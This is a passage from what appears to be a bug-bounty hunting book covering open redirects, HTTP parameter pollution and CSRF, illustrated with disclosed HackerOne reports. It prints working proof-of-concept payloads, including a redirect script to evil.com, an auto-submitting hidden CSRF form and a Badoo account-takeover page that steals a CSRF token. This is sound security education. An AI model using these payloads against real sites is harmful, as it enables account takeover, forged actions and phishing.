
**Difficulty:** Medium

**Url:** <http://mystore.myshopify.com/account/login>

**Report Link:** <https://hackerone.com/reports/103772><sup>2</sup>

**Date Reported:** December 6, 2015

**Bounty Paid:** \$500

**Description:**

This open redirect is similar to the first Shopify example except here, Shopify's parameter isn't redirecting the user to the domain specified by the URL parameter, but instead tacks the parameter's value onto the end of a Shopify sub-domain. Normally this would have

---

<sup>1</sup><https://hackerone.com/reports/101962>

<sup>2</sup><https://hackerone.com/reports/103772>

been used to redirect a user to a specific page on a given store. After the user has logged into Shopify, Shopify uses the parameter `checkout_url` to redirect the user. For example, if a victim visited:

`http://mystore.myshopify.com/account/login?checkout_url=.attacker.com`

they would have been redirected to the URL:

`http://mystore.myshopify.com.attacker.com`

which actually isn't a Shopify domain anymore because it ends in `.attacker.com`. DNS lookups use the right-most domain label, `.attacker.com` in this example. So when:

`http://mystore.myshopify.com.attacker.com`

is submitted for DNS lookup, it will match on `attacker.com`, which isn't owned by Shopify, and not `myshopify.com` as Shopify would have intended.

Since Shopify was combining the store URL, in this case `http://mystore.myshopify.com`, with the `checkout_url` parameter, an attacker wouldn't be able to send a victim anywhere freely. But the attacker could send a user to another domain as long as they ensured the redirect URL had the same sub-domain.



### Takeaways

Redirect parameters may not always be obviously labeled, since parameters will be named differently from site to site or even within a site. In some cases you may even find that parameters are labeled with just single characters like `r=`, or `u=`. When looking for open redirects, keep an eye out for URL parameters which include the words URL, redirect, next, and so on, which may denote paths which sites will direct users to.

Additionally, if you can only control a portion of the final URL returned by the site, for example, only the `checkout_url` parameter value, and notice the parameter is being combined with a hard-coded URL on the back-end of the site, like the store URL `http://mystore.myshopify.com`, try adding special URL characters like a period or `@` to change the meaning of the URL and redirect a user to another domain.

## 3. HackerOne Interstitial Redirect

**Difficulty:** Medium

**Url:** N/A

**Report Link:** <https://hackerone.com/reports/111968><sup>3</sup>

**Date Reported:** January 20, 2016

---

<sup>3</sup><https://hackerone.com/reports/111968>

## **Bounty Paid: \$500**

### **Description:**

An interstitial web page is one that is shown before expected content. Using one is a common method to protect against open redirect vulnerabilities since any time you're redirecting a user to a URL, you can show an interstitial web page with a message explaining to the user they are leaving the domain they are on. This way, if the redirect page shows a fake log in or tries to pretend to be the trusted domain, the user will know that they are being redirected. This is the approach HackerOne takes when following most URLs off their site, for example, when following links in submitted reports. Although interstitial web pages are used to avoid redirect vulnerabilities, complications in the way sites interact with one another can still lead to compromised links.

HackerOne uses Zendesk, a customer service support ticketing system, for its support sub-domain. When `hackerone.com` was followed by `/zendesk_session` users would be lead from HackerOne's platform to HackerOne's Zendesk platform without an interstitial page because HackerOne trusted URLs containing the `hackerone.com`. Additionally, Zendesk allowed users to redirect to other Zendesk accounts via the parameter `/redirect_to_account?state=` without an interstitial.

So, with regards to this report, Mahmoud Jamal created an account on Zendesk with the subdomain, `http://compayn.zendesk.com`, and added the following Javascript code to the header file with the Zendesk theme editor which allows administrators to customize their Zendesk site's look and feel:

```
<script>document.location.href = "http://evil.com";</script>
```

Here, Mahmoud is using JavaScript to instruct the browser to visit `http://evil.com`. While diving into JavaScript specifics is beyond the scope of this book, the `<script>` tag is used to denote code in HTML and `document` refers to the entire HTML document being returned by Zendesk, which is the information for the web page. The dots and names following `document` are its properties. Properties hold information and values that either are descriptive of the object they are properties of, or can be manipulated to change the object. So the `location` property can be used to control the web page displayed by your browser and the `href` sub-property (which is a property of the `location`) redirects the browser to the defined website. So, visiting the following link would redirect victims to Mahmoud's Zendesk sub-domain, which would make the victim's browser run Mahmoud's script and redirect them to `http://evil.com` (note, the URL has been edited for readability):

`https://hackerone.com/zendesk_session?return_to=https://support.hackerone.com/ping/redirect?state=compayn:/`

Since the link includes the domain `hackerone.com`, the interstitial web page isn't displayed and the user wouldn't know the page they are visiting is unsafe. Now, interestingly, Mahmoud originally reported this redirect issue to Zendesk, but it was disregarded and not marked as a vulnerability. So, naturally, he kept digging to see how it could be exploited.



### Takeaways

As you search for vulnerabilities, take note of the services a site uses as they each represent new attack vectors. Here, this vulnerability was made possible by combining HackerOne's use of Zendesk and the known redirect they were permitting.

Additionally, as you find bugs, there will be times when the security implications are not readily understood by the person reading and responding to your report. This is why I have a chapter on Vulnerability Reports which covers details to include in a report, how to build relationships with companies, and other information. If you do a little work upfront and respectfully explain the security implications in your report, it will help ensure a smoother resolution.

But, even that said, there will be times when companies don't agree with you. If that's the case, keep digging like Mahmoud did and see if you can prove the exploit or combine it with another vulnerability to demonstrate effectiveness.

## Summary

Open redirects allow a malicious attacker to redirect people unknowingly to a malicious website. Finding them, as these examples show, often requires keen observation. Redirect parameters are sometimes easy to spot with names like `redirect_to=`, `domain_name=`, `checkout_url=`, and so on. Whereas other times they may have less obvious names like `r=`, `u=`, and so on.

This type of vulnerability relies on an abuse of trust, where victims are tricked into visiting an attacker's site thinking they will be visiting a site they recognize. When you spot likely vulnerable parameters, be sure to test them out thoroughly and add special characters, like a period, if some part of the URL is hard-coded.

Additionally, the HackerOne interstitial redirect shows the importance of recognizing the tools and services websites use while you hunt for vulnerabilities and how sometimes you have to be persistent and clearly demonstrate a vulnerability before it's recognized and accepted for a bounty.

## 5. HTTP Parameter Pollution

### Description

HTTP Parameter Pollution, or HPP, refers to manipulating how a website treats parameters it receives during HTTP requests. The vulnerability occurs when parameters are injected and trusted by the vulnerable website, leading to unexpected behavior. This can happen on the back-end, server-side, where the servers of the site you're visiting are processing information invisible to you, or on the client-side, where you can see the effect in your client, which is usually your browser.

### Server-Side HPP

When you make a request to a website, the site's servers process the request and return a response, like we covered in Chapter 1. In some cases, the servers won't just return a web page, but will also run some code based on information given to it through the URL it's sent. This code only runs on the servers, so it's essentially invisible to you—you can see the information you send and the results you get back, but the process in between is a black box. In server-side HPP, you send the servers unexpected information in an attempt to make the server-side code return unexpected results. Because you can't see how the server's code functions, server-side HPP is dependent on you identifying potentially vulnerable parameters and experimenting with them.

A server-side example of HPP could happen if your bank initiated transfers through its website that were processed on its servers by accepting URL parameters. Say that you could transfer money by filling values in the three URL parameters from, to, and amount, which would specify the account number to transfer money from, the account to transfer to, and the amount to transfer, in that order. A URL with these parameters that transfers \$5,000 from account number 12345 to account 67890 might look like:

`https://www.bank.com/transfer?from=12345&to=67890&amount=5000`

It's possible the bank could make the assumption that they are only going to receive one from parameter. But what happens if you submit two, like the following:

`https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF`

This URL is initially structured the same as our first example, but appends an extra from parameter that specifies another sending account ABCDEF. As you may have guessed, if the application is vulnerable to HPP an attacker might be able to execute a transfer from an account they don't own if the bank trusted the last from parameter it received.

Instead of transferring \$5,000 from account 12345 to 67890, the server-side code would use the second parameter and send money from account ABCDEF to 67890.

Both HPP server-side and client-side vulnerabilities depend on how the server behaves when receiving multiple parameters with the same name. For example, PHP/Apache use the last occurrence, Apache Tomcat uses the first occurrence, ASP/IIS use all occurrences, and so on. As a result, there is no single guaranteed process for handling multiple parameter submissions with the same name and finding HPP will take some experimentation to confirm how the site you're testing works.

While our example so far uses parameters that are obvious, sometimes HPP vulnerabilities occur as a result of hidden, server-side behavior from code that isn't directly visible to you. For example, let's say our bank decided to revise the way it was processing transfers and changed its back-end code to not include a from parameter in the URL, but instead take an array that holds multiple values in it.

This time, our bank will take two parameters for the account to transfer to and the amount to transfer. The account to transfer from will just be a given. An example link might look like the following:

<https://www.bank.com/transfer?to=67890&amount=5000>

Normally the server-side code will be a mystery to us, but fortunately we stole their source code and know that their (overtly terrible for the sake of this example) server-side Ruby code looks like:

```
user.account = 12345

def prepare_transfer(params)
  params << user.account
  transfer_money(params) #user.account (12345) becomes params[2]
end

def transfer_money(params)
  to = params[0]
  amount = params[1]
  from = params[2]
  transfer(to,amount,from)
end
```

This code creates two functions, `prepare_transfer` and `transfer_money`. The `prepare_transfer` function takes an array called **params** which contains the **to** and **amount** parameters from the URL. The array would be `[67890,5000]` where the array values are sandwiched between brackets and each value is separated by a comma. The first line of the function adds the user account information that was defined earlier in the code to

the end of the array so we end up with the array [67890,5000,12345] in params and then params is passed to transfer\_money.

You'll notice that unlike parameters, Ruby arrays don't have names associated with their values, so the code is dependent on the array always containing each value in order where the account to transfer to is first, the amount to transfer to is next, and the account to transfer from follows the other two values. In transfer\_money, this becomes evident as the function assigns each array value to a variable. Array locations are numbered starting from 0, so params[0] accesses the value at the first location in the array, which is 67890 in this case, and assigns it to the variable **to**. The other values are also assigned to variables in the next two lines and then the variable names are passed to the transfer function, which is not shown in this code snippet, but takes the values and actually transfers the money.

Ideally, the URL parameters would always be formatted in the way the code expects. However, an attacker could change the outcome of this logic by passing in a **from** value to the params, as with the following URL:

<https://www.bank.com/transfer?to=67890&amount=5000&from=ABCDEF>

In this case, the **from** parameter is also included in the params array passed to the prepare\_transfer function, so the arrays values would be [67890,5000,ABCDEF] and adding the user account would actually result in [67890,5000,ABCDEF,12345]. As a result, in the transfer\_money function called in prepare\_transfer, the **from** variable would take the third parameter expecting the user.account value 12345, but would actually reference the attacker-passed value ABCDEF.

## Client-Side HPP

On the other hand, HPP client-side vulnerabilities involve the ability to inject parameters into a URL, which are subsequently reflected back on the page to the user.

Luca Carettoni and Stefano di Paola, two researchers who presented on this vulnerability type in 2009, included an example of this behavior in their presentation using the theoretical URL <http://host/page.php?par=123%26action=edit> and the following server-side code:

```
<? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
<a href="/page.php?action=view&par='.<?=$val?>.'">View Me!</a>
```

Here, the code generates a new URL based on the user-entered URL. The generated URL includes an **action** parameter and a **par** parameter, the second of which is determined by the user's URL. In the theoretical URL, an attacker passes the value 123%26action=edit as the value for **par** in the URL. %26 is the URL encoded value for &, which means that when the URL is parsed, the %26 is interpreted as &. This adds an additional parameter



to the generated href link without adding an explicit **action** parameter. Had they used 123&action=edit instead, this would have been interpreted as two separate parameters so **par** would equal 123 and the parameter **action** would equal edit. But since the site is only looking for and using the parameter **par** in its code to generate the new URL, the **action** parameter would be dropped. In order to work around this, the %26 is used so that **action** isn't initially recognized as a separate parameter, so **par's** value becomes 123%26action=edit.

Now, **par** (with the encoded & as %26) would be passed to the function htmlspecialchars. This function converts special characters, such as %26 to their HTML encoded values resulting in %26 becoming &. The converted value is then stored in \$val. Then, a new link is generated by appending \$val to the href value at. So the generated link becomes:

```
<a href="/page.php?action=view&par=123&amp;action=edit">
```

In doing so, an attacker has managed to add the additional action=edit to the href URL, which could lead to a vulnerability depending on how the server handles receiving two action parameters.

## Examples

### 1. HackerOne Social Sharing Buttons

**Difficulty:** Low

**Url:** https://hackerone.com/blog/introducing-signal-and-impact

**Report Link:** <https://hackerone.com/reports/105953><sup>1</sup>

**Date Reported:** December 18, 2015

**Bounty Paid:** \$500

**Description:**

HackerOne blog posts include links to share content on popular social media sites like Twitter, Facebook, and so on. These links will create content for the user to post on social media that link back to the original blog post. The links to create the posts include parameters that redirect to the blog post link when another user clicks the shared post.

A vulnerability was discovered where a hacker could tack on another URL parameter when visiting a blog post, which would be reflected in the shared social media link, thereby resulting in the shared post linking to somewhere other than the intended blog. The example used in the vulnerability report involved visiting the URL:

https://hackerone.com/blog/introducing-signal

---

<sup>1</sup><https://hackerone.com/reports/105953>

and then adding

&u=https://vk.com/durov

to the end of it. On the blog page, when a link to share on Facebook was rendered by HackerOne the link would become:

<https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov>

If this maliciously updated link were clicked by HackerOne visitors trying to share content through the social media links, the last **u** parameter would be given precedence over the first and subsequently used in the Facebook post. This would lead to Facebook users clicking the link and being directed to <https://vk.com/durov> instead of HackerOne.

Additionally, when posting to Twitter, HackerOne included default Tweet text which would promote the post. This could also be manipulated by including **&text=** in the url:

[https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another\\_site:https://vk.com/durov](https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another_site:https://vk.com/durov)

Once a user clicked this link, they would get a Tweet popup which had the text **another\_site: <https://vk.com/durov>** instead of text which promoted the HackerOne blog.



### Takeaways

Be on the lookout for opportunities when websites accept content and appear to be contacting another web service, like social media sites, and relying on the current URL to generate the link to create a shared post.

In these situations, it may be possible that submitted content is being passed on without undergoing proper security checks, which could lead to parameter pollution vulnerabilities.

## 2. Twitter Unsubscribe Notifications

**Difficulty:** Low

**Url:** [twitter.com](https://twitter.com)

**Report Link:** [blog.mert.ninja/twitter-hpp-vulnerability](https://blog.mert.ninja/twitter-hpp-vulnerability)<sup>2</sup>

**Date Reported:** August 23, 2015

**Bounty Paid:** \$700

### Description:

In August 2015, hacker Mert Tasci noticed an interesting URL when unsubscribing from receiving Twitter notifications:

---

<sup>2</sup><http://blog.mert.ninja/blog/twitter-hpp-vulnerability>

<https://twitter.com/i/u?iid=F6542&uid=1134885524&nid=22+26>

(I've shortened this a bit for the book). Did you notice the parameter **UID**? This happens to be your Twitter account user ID. Noticing that, he did what I assume most of us hackers would do, he tried changing the **UID** to that of another user and nothing. Twitter returned an error.

Determined to continue where others may have given up, Mert tried adding a second **UID** parameter so the URL looked like (again I shortened this):

<https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26>

And SUCCESS! He managed to unsubscribe another user from their email notifications. Turns out, Twitter was vulnerable to HPP unsubscribing users.



### Takeaways

Though a short description, Mert's efforts demonstrate the importance of persistence and knowledge. If he had walked away from the vulnerability after changing the **UID** to another user's and failing or had he not know about HPP-type vulnerabilities, he wouldn't have received his \$700 bounty.

Also, keep an eye out for parameters, like **UID**, being included in HTTP requests as a lot of vulnerabilities involve manipulating parameter values to make web applications doing unexpected things.

## 3. Twitter Web Intents

**Difficulty:** Low

**Url:** twitter.com

**Report Link:** [Parameter Tampering Attack on Twitter Web Intents<sup>3</sup>](#)

**Date Reported:** November 2015

**Bounty Paid:** Undisclosed

### Description:

Twitter Web Intents provide pop-up flows for working with Twitter user's tweets, replies, retweets, likes, and follows in the context of non-Twitter sites. They make it possible for users to interact with Twitter content without leaving the page or having to authorize a new app just for the interaction. Here's an example of what one of these pop-ups looks like:

---

<sup>3</sup><https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents>



### Twitter Intent

Testing this out, hacker Eric Rafaloff found that all four intent types, following a user, liking a tweet, retweeting, and tweeting, were vulnerable to HPP. Twitter would create each intent via a GET request with URL parameters like the following:

`https://twitter.com/intent/intentType?paramter_name=paramterValue`

This URL would include **intentType** and one or more parameter name/value pairs, for example a Twitter username and Tweet id. Twitter would use these parameters to create the pop-up intent to display the user to follow or tweet to like. Eric found that if he created a URL with two **screen\_name** parameters for a follow intent, instead of the expected singular **screen\_name**, like:

https://twitter.com/intent/follow?screen\_name=twitter&screen\_name=ericrtest3

Twitter would handle the request by giving precedence to the second **screen\_name** value ericrtest3 over the first twitter value when generating a follow button, so a user attempting to follow the Twitter's official account could be tricked into following Eric's test account. Visiting the URL created by Eric would result in the following HTML form being generated by Twitter's back-end code with the two **screen\_name** parameters:

```
<form class="follow" id="follow_btn_form" action="/intent/follow?screen_name=eri\
crtest3" method="post">
  <input type="hidden" name="authenticity_token" value="...">
  <input type="hidden" name="screen_name" value="twitter">
  <input type="hidden" name="profile_id" value="783214">
  <button class="button" type="submit" >
    <b></b><strong>Follow</strong>
  </button>
</form>
```

Twitter would pull in the information from the first **screen\_name** parameter, which is associated with the official Twitter account so that a victim would see the correct profile of the user they intended to follow, because the URL's first **screen\_name** parameter is used to populate the two input values. But, clicking the button, they'd end up following ericrtest3 because the action in the form tag would instead use the second **screen\_name** parameter's value in the action param of the form tag, passed to the original URL:

https://twitter.com/intent/follow?screen\_name=twitter&screen\_name=ericrtest3

Similarly, when presenting intents for liking, Eric found he could include a **screen\_name** parameter despite it having no relevance to liking the tweet. For example, he could create the URL:

https://twitter.com/intent/like?tweet\_id=6616252302978211845&screen\_name=ericrtest3

A normal like intent would only need the tweet\_id parameter, however, Eric injected the **screen\_name** parameter to the end of the URL. Liking this tweet would result in a victim being presented with the correct owner profile to like the Tweet, but the follow button presented alongside the correct Tweet and the correct profile of the tweeter would be for the unrelated user ericrtest3.



### Takeaways

This is similar to the previous UID Twitter vulnerability. Unsurprisingly, when a site is vulnerable to a flaw like HPP, it may be indicative of a broader systemic issue. Sometimes if you find a vulnerability like this, it's worth taking the time to explore the platform in its entirety to see if there are other areas where you might be able to exploit similar behavior.

## Summary

The risk posed by HTTP Parameter Pollution is really dependent on the actions performed by a site's back-end and where the polluted parameters are being used.

Discovering these types of vulnerabilities really depends on experimentation more so than other vulnerabilities because the back-end actions of a website may be a black box to a hacker, which means that, you'll probably have very little insight into what actions a back-end server takes after receiving your input.

Through trial and error, you may be able to discover situations these types of vulnerabilities. Social media links are usually a good first step but remember to keep digging and think of HPP when you might be testing for parameter substitutions like UIDs.

## 6. Cross-Site Request Forgery

### Description

A cross-site request forgery, or CSRF, attack occurs when an attacker can use an HTTP request to access a user's information from another website, and use that information to act on the user's behalf. This typically relies on the victim being previously authenticated on the target website where the action is submitted, and occurs without the victim knowing the attack has happened. Here's a basic example, which we'll walk through:

1. Bob logs into his banking website to check his balance.
2. Having finished, Bob checks his Gmail account by visiting <https://gmail.com/>.
3. Bob has an email with a link to an unfamiliar website and clicks the link to see where it leads.
4. When loaded, the unfamiliar site instructs Bob's browser to make an HTTP request to Bob's banking website, which transfers money from his account to the attacker's.
5. Bob's banking website receives the HTTP request from the unfamiliar (and malicious) website, doesn't have any CSRF protections, and so, processes the transfer.

### Cookies

Now, before we jump into detail about how Bob was compromised, we need to talk about cookies. When you visit a website that requires authentication, like a username and password, that site will typically store a cookie in your browser. Cookies are files created by websites that are stored on the user's computer.

Cookies can be used for various purposes such as for storing information like user preferences or the user's history of visiting a website. To store this information, cookies can have some attributes, which are standardized pieces of information that tell browsers about the cookies and how they should be treated. Some attributes that a cookie could have include the domain, expiry date, secure, and httponly attributes.

In addition to attributes, cookies can contain name/value pairs, which are made up of an identifier and an associated value to be passed to a website (the site to pass this information to is defined by the cookie's domain attribute). A site can set any number of cookies, each with their own purpose. For example, a site could use a `session_id` cookie to remember who a user is rather than have them enter their username and password for every page they visit or action they perform. Remember that HTTP is considered stateless

meaning that with every HTTP request, a website doesn't know who a user is, so it has to re-authenticate them for every request.

So, as an example, a name/value pair in a cookie could be `sessionId:123456789` and the cookie could have a domain of `.site.com`. This means that the `user_id` cookie should be sent to every `.site.com` site a user visits, like `foo.site.com`, `bar.site.com`, `www.site.com`, and so on.

The `secure` and `httponly` attributes tell browsers when and how cookies can be sent and read. These attributes don't contain values, but instead act as flags that are either present in the cookie or are not. When a cookie contains the `secure` attribute, browsers will only send that cookie when visiting HTTPS sites. If you visited `http://www.site.com/` with a secure cookie, your browser wouldn't send your cookies to the site. This is to protect your privacy since HTTPS connections are encrypted and HTTP ones are not. The `httponly` attribute tells the browser that the cookie can only be read through HTTP and HTTPS requests. This will become important when we discuss cross-site scripting in a later chapter, but for now, know that if a cookie is `httponly`, browsers won't allow any scripting languages, such as JavaScript, to read its value. A cookie without the `secure` attribute can be sent to a non-HTTPS site and, likewise, a cookie without `httponly` set can be read by a non-HTTP connection.

Lastly, the expiry date simply informs the browser of when the site will no longer consider the cookie to be valid, so the browser should destroy it.

Taking this all back to Bob, when he visits his banking site and logs in, the bank will respond to his HTTP request with an HTTP response, which includes a cookie identifying Bob. In turn, Bob's browser will automatically send that cookie with all other HTTP requests to the banking website.

After finishing his banking, Bob doesn't log out when he decides to visit `https://www.gmail.com/`. This is important because when you log out of a site, that site will typically send an HTTP response that expires your cookie. As a result, when you revisit the site, you'll have to log in again.

When Bob visits the unknown site, he is inadvertently visiting a malicious website, which is designed to attack his banking website. At this point, the way the malicious site exploits the banking site depends on whether the bank accepts GET or POST requests.

### **CSRF with GET Requests**

If the banking site accepts GET requests, the malicious site will send the HTTP request with a hidden form or an `<img>` tag. Since the hidden form technique can be used with POST requests as well, we'll cover the `<img>` tag in this section and forms in the "CSRF with POST Requests" section later.

When an `<img>` tag is rendered by a browser, it will make an HTTP GET request to the `src` attribute in the tag. So, if the malicious site were to use a URL that transferred \$500 from Bob to Joe that looked like:



<https://www.bank.com/transfer?from=bob&to=joe&amount=500>

then a malicious image tag would use this URL as its source value, like in the following tag:

```

```

As a result, when Bob visits the attacker-owned site, it includes the <img> tag in its HTTP response and the browser then makes the HTTP GET request to the bank. The browser sends Bob's authentication cookies to get what it thinks should be an image when in fact the bank receives the request, processes the URL in the tag's src attribute, and processes the transfer.

For this reason, as a general web programming principle, HTTP GET requests should never perform any back-end data modifying requests, like transferring money.

## CSRF with POST Requests

In contrast, if the bank accepts POST requests, there are a couple of things to consider. The contents of a POST request can complicate a CSRF attack, so different techniques need to be used to successfully pull off an attack.

The most simplistic situation involves a POST request with the content-type application/x-www-form-urlencoded or text/plain. The content-type is a header that browsers may include when sending HTTP requests. It tells the recipient how the body of the HTTP request is encoded. Here's an example of a text/plain content-type request:

**POST / HTTP/1.1**

**Host:** www.google.ca

**User-Agent:** Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0

**Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

**Content-Length:** 0

**Content-Type:** text/plain; charset=UTF-8

**DNT:** 1

**Connection:** close

The content-type is labeled and its type is listed along with the character encoding of the request. The content-type is important because browsers treat types differently (which we'll get to in a second). Now, in this situation, it's possible for a malicious site to create a hidden HTML form and submit it silently to the target site without a victim knowing. The form can be used to submit a POST or GET request to a URL and can even submit parameters values. Here's an example of some malicious code:

```
<iframe style="display:none" name="csrf-frame"></iframe>
<form method='POST' action='http://bank.com/transfer.php' target="csrf-frame" id\
="csrf-form">
  <input type='hidden' name='from' value='Bob'>
  <input type='hidden' name='to' value='Joe'>
  <input type='hidden' name='amount' value='500'>
  <input type='submit' value='submit'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
```

Here, we're making an HTTP POST request to Bob's bank with a form (this is denoted by the target attribute in the <form> tag). Since the attacker doesn't want Bob to see the form, each of the <input> elements are given the type 'hidden' which makes them invisible on the web page Bob sees. As the final step, the attacker includes some JavaScript inside a <script> tag to automatically submit the form when the page is loaded.

The JavaScript does this by calling the getElementById() method on the HTML document with the id of the form ("csrf-form") that we set in the <form>. Like with a GET request, once the form is submitted, the browser makes the HTTP POST request to send Bob's cookies to the bank site, which invokes a transfer. Since POST requests send an HTTP response back for the browser, the attacker hides the response in an <iframe> with the display:none attribute so Bob doesn't see it and realize what has happened.

In other scenarios, a site might expect the POST request to be submitted with the content-type application/json instead. In some cases, a request that is an application/json type will have a CSRF token, which is a value that is submitted with the HTTP request so that the target site can validate that the request originated from itself and not from another, malicious site. Sometimes the token is included in the HTTP body of the POST request and, at other times, is a header like the content-type.

Sending POST requests as application/json are significant because browsers will first send an OPTIONS HTTP request before the POST request is sent. The site then returns a response to the OPTIONS call indicating which types of HTTP requests it accepts. The browser reads this response and then makes the actual POST HTTP request, which in our example, would be the transfer. This work flow actually protects against some CSRF vulnerabilities because the malicious website won't be allowed to read the HTTP OPTIONS response from the target website to know if it can send the malicious POST request. This is called cross origin resource sharing (CORS).

CORS is designed to restrict accessing resources, including json responses, from a domain outside of that which served the file, or is allowed by the target site. In other words, when CORS is used to protect a site, you can't submit an application/json request to call the target application, read the response and make another call, unless the target site allows it. In some situations, you'll be able to work around CORS to perform a CSRF attack, as we'll see later in this chapter.

Now, as mentioned, CSRF vulnerabilities can be mitigated in a number of ways so it's important to ensure a proper proof of concept attack before reporting them.

## Defenses Against CSRF Attacks

The most popular protection against CSRF is likely the CSRF token, which would be required by the protected site when submitting potentially data altering requests (that is, POST requests). Here, a web application (like Bob's bank) would generate a token with two parts, one which Bob would receive and one which the application would retain. When Bob attempts to make transfer requests, he would have to submit his token, which the bank would then validate with its side of the token.

These tokens aren't always obviously named, but some potential examples of names include X-CSRF-TOKEN, lia-token, rt, or form-id. The attacker wouldn't be able to successfully submit a POST request without a valid token, and so wouldn't be able to carry out a CSRF attack, however there CSRF tokens don't always lead to a dead end when searching for vulnerabilities to exploit.

The obvious other way sites protect themselves is by using CORS though this isn't fool proof as it relies on the security of browsers, ensuring proper CORS configurations when sites are allowed to access responses and there have been some CORS by-pass vulnerabilities to this in the past. Additionally, CORS sometimes can be bypassed by changing the content-type from application/json to application/x-www-form-urlencoded or by using a GET request instead of a POST request. Both of these depend on how the target site is configured.

Lastly, CSRF vulnerabilities can also be avoided if a site validates the origin header submitted with an HTTP request, as the origin can't be attacker-controlled and refers to the location where the request originated.

## Examples

### 1. Shopify Twitter Disconnect

**Difficulty:** Low

**Url:** <https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect>

**Report Link:** <https://hackerone.com/reports/111216><sup>1</sup>

**Date Reported:** January 17, 2016

**Bounty Paid:** \$500

**Description:**

---

<sup>1</sup><https://hackerone.com/reports/111216>

Shopify provides integration with Twitter to allow shop owners to tweet about their products. Similarly, it also provides functionality to disconnect a Twitter account from a connected shop. The URL to disconnect a Twitter account is:

<https://www.twitter-commerce.shopifyapps.com/auth/twitter/disconnect/>

As it turns out, when originally implemented, Shopify wasn't validating the legitimacy of the GET requests sent to it, making the URL vulnerable to CSRF.

GET /auth/twitter/disconnect HTTP/1.1

Host: twitter-commerce.shopifyapps.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101\

1 Firefox/43.0

Accept: text/html, application/xhtml+xml, application/xml

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://twitter-commerce.shopifyapps.com/account

Cookie: \_twitter-commerce\_session=REDACTED

Connection: keep-alive

The hacker WeSecureApp, who filed the report, provided the following example of a vulnerable request—note the use of an `<img>` tag which makes the call to the vulnerable URL:

```
<html>
<body>
  
</body>
</html>
```



### Takeaways

In this situation, the vulnerability could have been found by using a proxy server, like Burp or OWASP's ZAP, to monitor the HTTP requests being sent to Shopify and noting that this was a GET request. GET requests should never modify any data on the server, but WeSecureApp was able to take destructive action with one, so you should also look into these types of requests as well.

## 2. Change Users Instacart Zones

Difficulty: Low

**Url:** https://admin.instacart.com/api/v2/zones/

**Report Link:** <https://hackerone.com/reports/157993><sup>2</sup>

**Date Reported:** August 9, 2015

**Bounty Paid:** \$100

**Description:**

Instacart is a grocery delivery app with an interface for its couriers. It allows its grocery delivery users to define the zones that they work in, which can also be updated with a POST request to the Instacart admin API's /api/v2/zones endpoint. A hacker discovered that this endpoint was vulnerable CSRF and could be used to modify victim's zone. Here's some example code to modify a victim's zone:

```
<html>
<body>
  <form action="https://admin.instacart.com/api/v2/zones" method="POST">
    <input type="hidden" name="zip" value="10001" />
    <input type="hidden" name="override" value="true" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

In this example, the hacker created a form to access the API with a POST request. They then used two hidden inputs—one to set the user's new zone to the zip code 10001 and one to set the API's override parameter to true so that the user's current zip value is replaced with the hacker submitted value. Finally, the hacker submitted the form to make the POST request. This POC differs from our earlier as it would require a victim to click a button to submit the request since the hacker didn't use an auto-submitting JavaScript function.

Although this example still does the trick, it could be improved by using the techniques described earlier, such as using a hidden iframe and auto-submitting the request on the user's behalf. This would demonstrate to the Instacart bug bounty triagers how an attacker could use this vulnerability without any victim action since vulnerabilities that don't require or limit victim interaction are potentially more impactful since less effort is required to exploit the vulnerability.

---

<sup>2</sup><https://hackerone.com/reports/157993>



### Takeaways

When looking for exploits, broaden your attack scope and look beyond just a site's pages to include its API endpoints, which offer great potential for vulnerabilities. Occasionally, developers sometimes forget that API endpoints can be discovered and exploited since they aren't readily available like web pages (for example, mobile API endpoints require intercepting your phone traffic).

## 3. Badoo Full Account Takeover

**Difficulty:** Medium

**Url:** <https://badoo.com>

**Report Link:** <https://hackerone.com/reports/127703><sup>3</sup>

**Date Reported:** April 1, 2016

**Bounty Paid:** \$852

### Description:

If you visit and explore the social networking website <https://www.badoo.com/>, you'll see that they protect against CSRF vulnerabilities with a CSRF token. More specifically, they use a URL parameter, `rt`, which is unique to each user, but only five digits long (at least at the time of writing). While I noticed this when Badoo's bug bounty program went live on HackerOne, I couldn't find a way to exploit it. However, the hacker Mahmoud Jamal did.

Recognizing the `rt` parameter and its significance, he also noticed that the parameter was returned in almost all JSON responses. Unfortunately this wasn't helpful as CORS protects Badoo from attackers reading those responses since they are encoded as application/json content types, but, Mahmoud kept digging.

Mahmoud then found the following JavaScript file:

<https://eu1.badoo.com/worker-scope/chrome-service-worker.js>

Inside that file, there was a variable `url_stats` that looked like:

```
var url_stats = 'https://eu1.badoo.com/chrome-push-stats?ws=1&rt=<rt_param_value>';
```

The `url_stats` variable stored a URL that contained the user's unique `rt` value as a parameter when the user's browser would access the JavaScript file. What was even better was that, to obtain the user's `rt` value, an attacker would just need the victim to visit a malicious web page that would access the JavaScript file. The attacker could then use the `rt` value to link any social media account with the user's Badoo account, which would give the attacker the ability to log into and modify the victim's account. Here's the HTML

---

<sup>3</sup><https://hackerone.com/reports/127703>

page Mahmoud used to accomplished this (I've removed the code and state values for formatting purposes):

```
<html>
<head>
  <title>Badoo account take over</title>
  <script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1\
></script>
</head>
<body>
  <script>
    function getCSRFcode(str) {
      return str.split('=')[2];
    }
    window.onload = function(){
      var csrf_code = getCSRFcode(url_stats);
      csrf_url ='https://eu1.badoo.com/google/verify.phtml?code=CODE&authuser=\
3&session_state=STATE&prompt=none&rt='+ csrf_code;
      window.location = csrf_url;
    };
  </script>
</body>
</html>
```

